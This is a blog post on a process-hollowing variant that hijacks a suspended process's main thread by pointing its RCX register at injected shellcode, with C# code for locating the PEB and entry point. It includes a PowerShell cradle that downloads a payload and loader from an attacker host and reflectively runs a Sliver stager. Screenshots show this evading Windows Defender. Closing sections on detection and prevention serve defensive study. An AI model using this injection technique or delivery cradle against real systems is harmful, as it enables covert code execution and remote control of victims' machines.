The Thread CONTEXT struct and running shellcode:
I started focusing more on C# applications because of how easy it is to load these binaries in memory. This gives access to their classes…
The Thread CONTEXT struct and running shellcode:
I started focusing more on C# applications because of how easy it is to load these binaries in memory. This gives access to their classes and methods through Powershell as I will demonstrate later.
To summarize, there is a thread hijacking technique that utilizes thread context data for a process to control the flow of code execution. There are several variations of this. This article demonstrates one of these techniques, how to detect it, and how to prevent it. Keep in mind that nothing here is new or revolutionary. I just discovered the technique on my own while studying using critical thinking, and decided to share it.
This all started when I found a process hollowing technique written in C++ (https://medium.com/@satvikhatulkar/process-hollowing-methods-and-mitigation-malware-development-part-3-51249dea08dd). I attempted to replicate it by converting it to C# in order to get more comfortable with the language. Struggling to understand how the technique worked, I began studying the Common Object File Format and PE Format. Microsoft provides robust documentation here: https://learn.microsoft.com/en-us/windows/win32/debug/pe-format.
A brief summary:
The PE Format is an extension of the Common Object File Format (COFF). The PE Format is the template binary structure used in portable executables/image files on Windows. EXE is a common file extension using this format. The windows loader is responsible for using this structure to interpret the data in this file and load this data into memory. The end result is the creation of a process.
Each process has a main thread. The context of a thread is represented by the CONTEXT struct: https://learn.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-context.
This object contains data such as register values that describe the current state of the thread in a given process. If the loader loads the image in memory, then where in that memory can I find the executable portion of said image? What memory address points to this executable code?
Answering my own question:
In the beginning of my program, I create a new process using calc.exe (just for an example right now; I’m going to change it to something else later):
<SNIP>
[StructLayout(LayoutKind.Sequential)]
public struct PROCESS_INFORMATION
{
public IntPtr hProcess;
public IntPtr hThread;
public int dwProcessId;
public int dwThreadId;
}
[StructLayout(LayoutKind.Sequential)]
public struct STARTUPINFO
{
uint cb;
IntPtr lpReserved;
IntPtr lpDesktop;
IntPtr lpTitle;
uint dwX;
uint dwY;
uint dwXSize;
uint dwYSize;
uint dwXCountChars;
uint dwYCountChars;
uint dwFillAttributes;
uint dwFlags;
ushort wShowWindow;
ushort cbReserved;
IntPtr lpReserved2;
IntPtr hStdInput;
IntPtr hStdOutput;
IntPtr hStdErr;
}
<SNIP>
// Create the target process
STARTUPINFO startInfo = new STARTUPINFO();
PROCESS_INFORMATION procInfo = new PROCESS_INFORMATION();
uint flags = CREATE_SUSPENDED;
CreateProcess(null, "C:\\Windows\\System32\\calc.exe", IntPtr.Zero, IntPtr.Zero, false, flags, IntPtr.Zero, IntPtr.Zero, ref startInfo, out procInfo);
return procInfo;
<SNIP>
The process is created in a suspended state. In other words, the loader takes the data in the calc.exe file and places that data in memory, but does not run the main thread. Where in memory? How can I find this file data after it’s been loaded? Finding the answer to this question led me to the Process Environment Block: https://learn.microsoft.com/en-us/windows/win32/api/winternl/ns-winternl-peb.
The Process Environment Block (PEB) is another binary structure. This structure describes basic information about the process such as loaded libraries and process parameters. Windbg provides a simple method to peer into the PEB of an attached process. Let’s look into the calc.exe process created:
Open up Windbg > File > Start Debugging > Attach to Process > Double-click on calc.exe. Find the command window near the bottom and type the following command:

Command to look into the PEB.
After hitting enter, you should see the PEB and its fields:

Fields of the PEB structure. ImageBaseAddress stands out here.
An interesting field name shown in the above picture is “ImageBaseAddress”. This is the address pointing to the actual calc.exe image headers. We can confirm this by retrieving the PEB using C# and the ZwQueryInformationProcess function: https://learn.microsoft.com/en-us/windows/win32/procthread/zwqueryinformationprocess .
    public static class GetPEB
    {
        [DllImport("ntdll.dll", CallingConvention = CallingConvention.StdCall)]
        private static extern int ZwQueryInformationProcess(IntPtr hProcess, int procInformationClass, ref PROCESS_BASIC_INFORMATION procInformation, uint ProcInfoLen, ref uint retlen);

        [DllImport("kernel32.dll", SetLastError = true)]
        static extern bool TerminateProcess(IntPtr hProcess);

        public const int PROCESSBASICINFORMATION = 0;

        public static IntPtr ReturnPEB(PROCESS_INFORMATION procInfo)
        {
            uint retLen = new uint();
            PROCESS_BASIC_INFORMATION pROCESS_BASIC_INFORMATION = new PROCESS_BASIC_INFORMATION();
            int qResult = ZwQueryInformationProcess(procInfo.hProcess, PROCESSBASICINFORMATION, ref pROCESS_BASIC_INFORMATION, (uint)(IntPtr.Size * 6), ref retLen);
            if (qResult != 0x0)
            {
                Console.WriteLine("Couldn't query info.");
                TerminateProcess(procInfo.hProcess);
                Environment.Exit(1);
            }

            // PEB pointer to ImageBaseAddress is 0x10 into PEB:
            IntPtr pEB = pROCESS_BASIC_INFORMATION.PebAddress + 0x10;
            return pEB;
        }
    }
Since the return value of this function is the location of the PEB at offset 0x10, but not the actual ImageBaseAddress pointer, we need to read into the PEB+0x10 address using ReadProcessMemory. This should retrieve the actual ImageBaseAddress pointer:
public static class IMBase
{
    [DllImport("kernel32.dll", SetLastError = true)]
    static extern bool ReadProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, [Out] byte[] lpBuffer, int dwSize, out IntPtr lpNumberOfbytesRW);

    [DllImport("kernel32.dll", SetLastError = true)]
    static extern bool TerminateProcess(IntPtr hProcess);

    public static IntPtr ReturnIMBase(PROCESS_INFORMATION procInfo, IntPtr pEB)
    {
        byte[] imageBaseAddress = new byte[8];
        IntPtr bytesRW = new IntPtr();
        bool readinto = ReadProcessMemory(procInfo.hProcess, pEB, imageBaseAddress, 0x08, out bytesRW);
        if (!readinto)
        {
            Console.WriteLine("Couldn't read into ptr to ImageBaseAddress.");
            TerminateProcess(procInfo.hProcess);
            Environment.Exit(1);
        }
        IntPtr pointerToIMBase = (IntPtr)BitConverter.ToInt64(imageBaseAddress, 0);
        Console.WriteLine("Confirm with windbg that this is ImageBaseAddress of calc.exe: " + pointerToIMBase.ToString("X"));
        return pointerToIMBase;
    }
}
Running my program, I get the following output:

Found the base address.
Now lets switch back to windbg and read into the ImageBaseAddress:

Confirming calc.exe is at ImageBaseAddress.
Notice the first two bytes (we’re dealing with little endianness) are 0x5a4d. I’m going to use python to decode these bytes:

Magic bytes confirm this may be the start of calc.exe.
The first header of the PE Format should be the MS-DOS header:

This should be the first header in a portable executable.
I was not able to find Microsoft documentation describing this header. A quick google search gave the following result: https://wiki.osdev.org/MZ.
Using the above link as reference, “MZ” are the first two bytes associated with the first header in a PE file format. So this must be the calc image in its process memory.
How can I use these PE file headers to find an address that points to executable code? Looking deeper into the PE file format, I found an interesting field called “AddressOfEntryPoint” in the OPTIONAL_HEADER: https://learn.microsoft.com/en-us/windows/win32/debug/pe-format#optional-header-standard-fields-image-only.

An offset to the AddressOfEntryPoint pointer.
The explanation above mentions “relative to the image base”. So this is probably not the actual address but rather an offset value that’s added to the image base (ImageBaseAddress) during runtime:
Again, we can use C# to find this value:
public static IntPtr ReturnEntryActual(PROCESS_INFORMATION procInfo, IntPtr ImageBaseAddress)
{
    // Create DOS_HEADER structure and verify magic bytes:
    string filePath = @"C:\\Windows\\System32\\calc.exe";
    byte[] peBytes = File.ReadAllBytes(filePath);
    GCHandle handle = GCHandle.Alloc(peBytes, GCHandleType.Pinned);
    IntPtr peBase = handle.AddrOfPinnedObject();
    IMAGE_DOS_HEADER dosHeader = Marshal.PtrToStructure<IMAGE_DOS_HEADER>(peBase);
    if (dosHeader.e_magic != 0x5a4d)
    {
        Console.WriteLine("Testing DOS_HEADER Struct; Looking for magic bytes failed: " + dosHeader.e_magic);
        TerminateProcess(procInfo.hProcess);
        Environment.Exit(1);
    }

    // Get offset to PE header:
    int offsetPE = dosHeader.e_lfanew;
    IntPtr peHeaderPtr = IntPtr.Add(peBase, offsetPE);
    uint peSignature = (uint)Marshal.ReadInt32(peHeaderPtr);
    if (peSignature != 0x00004550) // 'PE\0\0' Signature
    {
        Console.WriteLine("Invalid PE header.");
        TerminateProcess(procInfo.hProcess);
        Environment.Exit(1);
    }

    // Get OPTIONAL_HEADER using the FILE_HEADER as an offset; OPTIONAL_HEADER begins at end of FILE_HEADER in NT Headers:
    // Move past PE Signature (4 bytes) to IMAGE_FILE_HEADER
    IntPtr fileHeaderPtr = IntPtr.Add(peHeaderPtr, 4);
    IMAGE_FILE_HEADER fileHeader = Marshal.PtrToStructure<IMAGE_FILE_HEADER>(fileHeaderPtr);

    // Move to IMAGE_OPTIONAL_HEADER; Verify OPTIONAL_HEADER magic bytes:
    IntPtr optionalHeaderPtr = IntPtr.Add(fileHeaderPtr, Marshal.SizeOf<IMAGE_FILE_HEADER>());
    IMAGE_OPTIONAL_HEADER optionalHeader = Marshal.PtrToStructure<IMAGE_OPTIONAL_HEADER>(optionalHeaderPtr);
    if (optionalHeader.Magic != 0x20B)
    {
        Console.WriteLine("Optional Header Magic bytes don't meet expectaion: " + optionalHeader.Magic);
        TerminateProcess(procInfo.hProcess);
        Environment.Exit(1);
    }

    // Return AddressOfEntryPoint actual:
    IntPtr actualEntryPoint = (IntPtr)((ulong)ImageBaseAddress + optionalHeader.AddressOfEntryPoint);
Console.WriteLine("Confirm that this is the entry point offset: " + optionalHeader.AddressOfEntryPoint.ToString("X"));
    Console.WriteLine("Confirm that this is the Actual Entry Point address: " + actualEntryPoint.ToString("X"));
    return actualEntryPoint;
}
Running my program I get the following output:

Finding the AddressOfEntryPoint offset in order to calculate the actual entry point of the image where code starts executing.
Back in windbg, lets dump this “Entry Point” address:

Reading into the entry point of the image.
This data doesn’t look like any heap chunk meta data, heap/stack addresses or anything like that. But I’d like to confirm this somehow. I used the following app to disassemble the first 4 bytes at this “Entry Point” address: https://defuse.ca/online-x86-assembler.htm

Instruction used to open a stack frame.
This instruction is usually the beginning of a function call. “sub rsp” is used to open up a stack frame. A stack frame makes room for local variables where function arguments can be loaded. The frame also has instructions that can be executed within the context of that function. To nail the point home for myself, I want to see the protections (read/write/execute) of this address:

Within an executable page.
At this point I’m convinced this is where the calc process starts running executable code within the context of the loaded image. So I’m thinking wouldn’t it be cool if I can overwrite these instructions with my own shellcode? Yes this is possible. You can copy your code to the actual entry point address, overwriting the initialization instructions for calc.exe. When the thread resumes, your code is executed. This methodology does not require allocating new memory in the target process; we’re just using what’s already there.
Attempting to move forward with writing my own implementation of process hollowing. I’m encountering many hurdles. I spent a good amount of time debugging to figure out what I’m doing wrong. Eventually I discovered that the CONTEXT struct fields and their given types weren’t the right integer type (My fault for trusting AI code). This led to erroneous alignment when loading data in the fields. Once I fixed this I still kept hitting wall after wall. When I finally got to resuming the thread, I ended up with this “c0000005” error. I started going through the program to print out various values just to confirm to myself I’m getting and using the right data. This process hollowing technique requires getting the RCX register from the main process thread while the process is in a suspended state:
public static CONTEXT ReturnNewContext(PROCESS_INFORMATION procInfo, IntPtr hThread, IntPtr nemM)
{
    // Get Context data from process:
    CONTEXT ctx = new CONTEXT();
    ctx.ContextFlags = CONTEXT_FULL;
    if (!GetThreadContext(hThread, ref ctx))
    {
        Console.WriteLine("Unable to call GetThreadContext correctly: " + Marshal.GetLastWin32Error());
        bool fRes = VirtualFreeEx(procInfo.hProcess, nemM, 0, MEM_RELEASE);
        Console.WriteLine("Free worked?: " + fRes);
        TerminateProcess(procInfo.hProcess);
        Environment.Exit(1);
    }

    // The RCX register looks like an offset into the ImageBaseAddress
    Console.WriteLine("What is the current RCX value in the thread??: " + ctx.Rcx.ToString("x"));
    return ctx;
}
When printing the RCX value before ResumeThread is called and before setting it to a new value, it looks like it’s set to the ImageBaseAddress of calc.exe. The last two bytes to this address (0x1870) are the AddressOfEntryPoint field defined in the IMAGE_OPTION_HEADER of calc.exe:

RCX in the main thread points to AddressOfEntryPoint + ImageBaseAddress.
So wait a minute. The RCX register (typically holds the first argument in a function for x64 architecture) holds a value pointing to executable code. This value is the address derived from PEB.ImageBaseAddress + IMAGE_OPTIONAL_HEADER.AddressOfEntryPoint. So what if instead of gutting the entire process through unmaping the ImageBaseAddress per the original process hollowing reference, I instead only change the RCX register value to another address that contains my own code and leave it at that? No extra steps. Once I resume the thread, my code should run instead of calc.exe, right? The short answer is yes this works.
The workflow is like this:
-
Load the payload into memory.
-
Create a process in a suspended state (I ended up using mstsc.exe since this image usually makes remote connections and also won’t trigger Windefend on my end).
-
Change access permissions to the thread allowing manipulation of context data later.
-
Request executable memory in the suspended process.
-
Move payload into newly allocated memory.
-
Get the CONTEXT struct of the thread in the suspended process.
-
Set the threads RCX register to the newly allocated memory address containing our payload.
-
Set the updated CONTEXT struct to the thread.
-
ResumeThread, executing the payload.
Here is my gitrepo containing the source code that demonstrates this technique: https://github.com/Business1sg00d/RunRCX/.
A short Powershell script that loads the binary reflectively with a sliver stager :
$payload = (New-Object Net.WebClient).DownloadString("http://172.16.8.27/b64Output.txt");
$loader = (New-Object Net.WebClient).DownloadData("http://172.16.8.27/RunRCX.exe");
[System.Reflection.Assembly]::Load($loader);
[BlockMe.Program]::Main("$payload 2".Split());
Showing latest update:

Windows 10 Pro. Latest update.
With Windefend enabled, run the script using IEX:

Copy/pasting the command in Run.
Attack server delivering needed files:

Using http with python.
Once the stager connects to the sliver server, the next stage is delivered and a session is generated:

Successful sliver session.
Running a powershell command on the target host:

Successful command execution.
Verifying the file has been written to the target directory:

Success.
Conclusion:
Detecting this kind of behavior:
One can use Process Explorer from SysInternals. Any process that doesn’t usually make remote connections or never makes remote connections should be suspicious. For example, calc.exe should not be making remote TCP connections:

calc.exe making TCP connections.
This can also be done with Procmon64 using a filter:

Same as above, but using procmon64 instead.
Also note the non-default port 4444. This isn’t associated with any well known services or processes. This should also stand out as suspicious.
Let’s say the attacker managed to phish a user to copy/paste the IEX command in Run, but something went wrong and the target binary crashed. Event Logs should show this in Application Logs > Event ID 1001. This log ID happens in conjunction with Event ID 1000:

Happened when I was using calc.exe. Event ID 1000 in conjunction with 1001 might indicate suspicious activity depending on the environment.
If PowerShell script logging is enabled in group policy, Event ID 4104 is generated:

The command initiating the attack.
Perhaps mstsc.exe is targeted instead of calc.exe and the malware doesn’t crash. This might be more difficult to detect especially on a network where RDP is more common and the attacker is using default ports such as 443 and 3389. One would have to dig a little deeper in order to find suspicious activity.
At this point, if none of the aforementioned can be found (perhaps script logging is disabled) then we need to start looking at process memory. The ImageBaseAddress has not been tampered with; it still points to a valid image (calc.exe or mstsc.exe), so most process information is intact. So what else can we look for?
In the RunRCX code when I allocated memory with VirtualAllocEx I left it with PAGE_EXECUTE_READWRITE protections. These are not common protections to leave on memory pages. Usually they are PAGE_EXECUTE_READ or PAGE_READWRITE.
You can use VMMap to find these protections:

Using vmmap from SysInternals to view memory protections.
Or you can automate it with C#, finding processes with any memory address containing this protection:
using System;
using System.Runtime.InteropServices;
using System.Diagnostics;

class Program
{
    [DllImport("kernel32.dll")]
    static extern IntPtr OpenProcess(uint access, bool inheritHandle, uint processId);

    [DllImport("kernel32.dll")]
    static extern int VirtualQueryEx(IntPtr hProcess, IntPtr lpAddress, out MEMORY_BASIC_INFORMATION lpBuffer, uint dwLength);

    [StructLayout(LayoutKind.Sequential)]
    struct MEMORY_BASIC_INFORMATION
    {
        public IntPtr BaseAddress;
        public IntPtr AllocationBase;
        public uint AllocationProtect;
        public IntPtr RegionSize;
        public uint State;
        public uint Protect;
        public uint Type;
    }

    const uint PROCESS_QUERY_INFORMATION = 0x0400;
    const uint PROCESS_VM_READ = 0x0010;

    static void Main(string[] args)
    {
        string procName;
        int pid;
        int i;

        // Get an array of processes running:
        var allProcesses = Process.GetProcesses();

        // Iterate over each PID > OpenProcess > Call VirtualQueryEx > find protection match > print if match:
        for (i = 0; i < allProcesses.Length; i++)
        {
            pid = allProcesses[i].Id;
            procName = allProcesses[i].ProcessName;
            IntPtr hProcess = OpenProcess(PROCESS_QUERY_INFORMATION | PROCESS_VM_READ, false, (uint)pid);

            IntPtr address = IntPtr.Zero;
            MEMORY_BASIC_INFORMATION mbi;
            while (VirtualQueryEx(hProcess, address, out mbi, (uint)Marshal.SizeOf(typeof(MEMORY_BASIC_INFORMATION))) != 0)
            {
                if (mbi.Protect == 0x40)
                {
                    string addr = mbi.BaseAddress.ToString("X");
                    Console.WriteLine($"Process {procName} with PID {pid} has an address with protection PAGE_EXECUTE_READWRITE.");
                    break;
                }
                address = (IntPtr)((long)mbi.BaseAddress + (long)mbi.RegionSize);
            }
        }
    }
}
The code above finds processes with PAGE_EXECUTE_READWRITE protections and prints them to stdout:

mstsc usually does not have this kind of protection on its memory addresses.
I was able to change the protection value of this allocated memory address in the RunRCX binary, but more of these addresses come up when the next stager is downloaded. So as an attacker I would have to make changes to the sliver payload or use a different one all together if I want to evade or bypass this kind of detection.
Prevention:
AV should still be enabled, but Windefend out of the box is not sufficient enough to prevent this attack. Training personnel to recognize suspicious emails/messages and avoid clicking suspicious links can help prevent the initial stages of this attack. I recently saw a video showcasing a malicious email that comes from a legitimate domain (https://www.youtube.com/watch?v=L-p8EpTq-_A). In this case it may be difficult to recognize as malicious or not. If you look below you can see some of the network traffic generated by this sliver stager when a command is executed:

In Wireshark. HTTP along with “oauth” strings.
Depending on the environment, seeing HTTP (no encryption) along with repeated HTTP GET/POST requests in plaintext should be a bit suspicious. Having inline detection and prevention mechanisms might be able to block this traffic all together, preventing the malware from reaching the sliver C2 server.
메타데이터
- post_id
- 50fd35b495fb
- slug
- the-thread-context-struct-and-running-shellcode-50fd35b495fb
- url
- https://medium.com/@business1sg00d/the-thread-context-struct-and-running-shellcode-50fd35b495fb
- canonical_url
- https://medium.com/@business1sg00d/the-thread-context-struct-and-running-shellcode-50fd35b495fb
- author_url
- https://medium.com/@business1sg00d
- status
- ok
- fetched_at
- 2026-07-30 03:08:15